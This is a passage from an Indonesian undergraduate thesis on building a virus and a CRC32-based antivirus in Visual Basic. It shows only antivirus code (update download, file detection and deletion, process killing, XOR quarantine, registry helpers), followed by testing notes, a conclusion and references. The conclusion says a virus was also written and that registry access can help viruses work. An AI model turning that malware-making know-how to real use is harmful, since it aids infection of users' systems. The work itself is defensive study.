        .lblText(3).ToolTipText = "Perlu mengupdate
virus list, karena sudah out of date!"
End If

```

4.2.7 Implementasi Fungsi *Update Database Virus*

```
Attribute VB_Name = "modUpdate"
Option Explicit
Public Sub DownloadFile(ByVal srcFileName As String, _
                        ByVal targetFileName As String)
    'This Downloads the latest version from the Internet
    Dim b( ) As Byte
    Dim FID As Byte
    Call frmUpdate.DownStatus("Conecting...")
    b( ) = frmUpdate.Inet.OpenURL(srcFileName, icByteArray)
    FID = FreeFile
    Open targetFileName For Binary Access Write As #FID
    Put #FID, , b()
    Close #FID
    Log "Updated"
    Call frmUpdate.DownStatus("Writing Data to HD...")
    DoEvents
End Sub
```

4.2.8 Implementasi Fungsi *Deteksi File*

```
Public Function CheckFile(ByVal strfilename As String) As
Boolean

    Dim strResult As String           'Definisi variabel
    Dim temp() As String              'definisi temp
    CheckFile = False                 'memberi nilai
checkfile = false
    strResult = Search(strfilename)   'beri nilai strResult =
pencarian dari strfilename
    If strResult <> "NOTHING" Then    'jika strresult tidak
sama dengan "NOTHING" maka lakukan kode dibwh ini
        Virus.FileName = strfilename 'Nama file yang
terinfeksi disimpan pada Virus.FileName
        Virus.Reason = strResult     'virus tersebut adalah
type yang didefinisikan di modDeclarations
        temp = Split(Virus.FileName, "\") 'dimasukkan variabel
temp dan dipisah jika ada tanda \
        Virus.FileNameShort = temp(UBound(temp)) 'nama file
```

```

yang pendek
        SaveSetting AV.AVname, "Settings", "countVirus",
GetSetting(AV.AVname, "Settings", "countVirus", 0) + 1
'masukkan ke file setting jumlah virus yang ditangkap
        Log "Virus " & Virus.FileName & " Dihapus!"

        RemoveFile (Virus.FileName)
        GoTo lolos
    End If 'akhir if

    If UCase(Mid(strfilename, Len(strfilename) - 8, 10)) =
"EMPTY.PIF" Then
        MsgBox " Ada virus baru di direktori : " &
Left(strfilename, Len(strfilename) - 9) & _
        vbCrLf & " Nama File : " & Mid(strfilename,
Len(strfilename) - 8, 10) & vbCrLf & "COBA CHECK DENGAN
CRC!!!", _
        vbCritical, "INDIKASI VIRUS VARIAN BARU"
        Exit Function
    End If

lolos:
        SaveSetting AV.AVname, "Settings", "countFiles",
GetSetting(AV.AVname, "Settings", "countFiles", 0) + 1
'masukkan ke file setting jumlah file yg diperiksa
        BuildUI                                'Nama SUB
        DoEvents
    End Function

```

4.2.9 Implementasi Fungsi *Kill Process Code*

```

Private Sub stopprocess()

'-----Buat Kill Process-----

    Dim Split_Process() As String
    Dim Jum_Split As Long
    Dim X As Integer
    Dim hProcess As Long

```

```

For X = 0 To lstProcess.ListCount - 1
    Split_Process = Split(lstProcess.List(X), "\")
    Jum_Split = UBound(Split(lstProcess.List(X), "\"))
    If UCase(Split_Process(Jum_Split)) =
UCase(Virus.FileNameShort) Then
        hProcess = OpenProcess(&H1F0FFF, 1,
lstProcess.ItemData(X))
        TerminateProcess hProcess, 0
    End If
Next X
'-----Akhir Kill Process-----
End Sub

```

4.2.10 Implementasi Fungsi *Manipulation File Code*

```

Private Sub cmdRemove_Click()
    Log "Virus Dihapus!"
    Call stopprocess
    RemoveFile (Virus.FileName)
    Unload Me
End Sub
Private Sub cmdSecure_Click()
On Error Resume Next
    MsgBox "File diamankan.." & vbCrLf & _
        "Jika ingin dijalankan harus merubah prompt!",
vbInformation + vbOKOnly
    Call stopprocess
    Dim sXor As New clsSimpleXOR
    sXor.EncryptFile Virus.FileName, Virus.FileName, AV.AVname
    Set sXor = Nothing
    FileCopy Virus.FileName, App.Path & "\Secure\" &
Virus.FileNameShort & ".secure"
    Log "File Diamankan: " & Virus.FileName
    Kill Virus.FileName
    Unload Me
End Sub

```

4.2.11 Implementasi Fungsi *Recovery Code*

```

Attribute VB_Name = "regedut"
Public Sub CreateKey(Folder As String, Value As String)

Dim b As Object
On Error Resume Next
Set b = CreateObject("wscript.shell")
b.RegWrite Folder, Value

```

```

End Sub
Public Sub CreateIntegerKey(Folder As String, Value As Integer)
Dim b As Object
On Error Resume Next
Set b = CreateObject("wscript.shell")
b.RegWrite Folder, Value, "REG_DWORD"
End Sub
Public Sub DeleteKey(Value As String)
Dim b As Object
On Error Resume Next
Set b = CreateObject("Wscript.Shell")
b.RegDelete Value
End Sub


```

4.3 Implementasi Rancangan Antarmuka Antivirus

4.3.1 Menu Utama Antivirus AntQ

Menu utama antivirus pada aplikasi Antivirus AntQ dapat dilihat pada gambar

4.1 Tampilan Menu Utama Antivirus AntQ.



Gambar 4.1 Tampilan Menu Utama Antivirus AntQ

4.4 Pengujian Perangkat Lunak

Pengujian adalah proses mengeksekusi program atau sistem secara keseluruhan untuk menemukan kesalahan-kesalahan. Tahap ini akan terus berulang sampai dengan sistem yang dikembangkan sesuai dengan *requirements*.

Pada pengujian aplikasi ini digunakan tehnik *black-box*. *Black-box* adalah pengujian yang berfokus pada persyaratan fungsional perangkat lunak.

5. Kesimpulan

Kesimpulan yang dapat diambil dari penulisan tugas akhir yang berjudul "Analisis Dan Implementasi Pembuatan Virus Multiaction Dan Antivirus Menggunakan Metode CRC32" adalah memberikan pengetahuan para pengguna komputer mengenai sifat dan perilaku umum sebuah virus. Membuat para pengguna komputer agar waspada terhadap perangkat keras yang tersambung pada komputernya. Aplikasi virus dapat memberikan pengetahuan mengenai mekanisme pembuatan program virus dan antivirus. Aplikasi antivirus dan virus dapat memberikan pengetahuan pengguna komputer mengenai pengaturan dan pemanfaatan akses sistem register pada Sistem Operasi *Microsoft Windows XP* yang potensial untuk digunakan para pembuatan virus dalam mendukung virus yang diciptakan agar dapat bekerja dengan baik. Antivirus ini bermanfaat untuk memberikan keamanan yang lebih bagi sistem komputer yang digunakan. Virus berguna untuk mencari celah pada sistem komputer yang berpotensi untuk dimanfaatkan oleh virus. Antivirus berguna untuk menutup celah pada sistem yang belum tertangani oleh sistem komputer itu sendiri maupun antivirus lain.

6. Daftar Pustaka

- [1] Aat Shadewa, 2006. *Rahasia Membuat Antivirus Menggunakan Visual Basic*. Yogyakarta : DSI Publishing.
- [2] Hartini. 2006. *Analisis Dengan Diagram Aliran Data (DFD)*. Materi Kuliah, Ilmu Komputer, Universitas Sriwijaya.
- [3] Leo Hendrawan. 2004. *Virus Komputer : Sejarah Dan Perkembangannya*.
- [4] Marko Helenius. 2002. *A System to Support the Analysis of Antivirus Products' VirusDetection Capabilities*.
- [5] Oviliani Yenty Yuliana. 2001. *Implementasi Referential Integrity Constraint Pada Microsoft Access Dalam Upaya Memelihara Konsistensi Data*. Jurnal Informatika, Jurusan Teknik Informatika, Fakultas Teknologi Industri, Universitas Kristen Petra.
- [6] Pressman, Roger S. 1997. *Software Engineering : A Practitioner's Approach*. New York : McGraw – Hill.

- [7] Virus Tutorial. 2006. *Mengenali Virus Lewat Checksum Error dengan metode CRC32*.
<http://virologi.info/virologist/modules/news/article.php?storyid=6> : 20 April 2006.
- [8] Wikipedia bahasa Indonesia, ensiklopedia bebas. 2007. *Perangkat Lunak Antivirus*. http://id.wikipedia.org/wiki/Perangkat_lunak_antivirus : 23 Oktober 2007.
- [9] Wikipedia bahasa Indonesia, ensiklopedia bebas. 2007. *Virus Komputer*.
http://www.id.wikipedia.org/wiki/Virus_komputer : 21 Oktober 2007.
- [10] Wikipedia bahasa Indonesia, ensiklopedia bebas. 2009. *Teknologi Informasi*. http://id.wikipedia.org/wiki/Teknologi_informasi : 15 Juni 2009
- [11] Pressman, Roger S. 1997. *Software Engineering: a Practitioner's Approach*, Fifth Edition (The McGraw-Hill Companies, New York)
- [12] Wapedia-Wiki : Struktur Data, 2009. http://wapedia.mobi/id/struktur_data : 24 Nopember 2009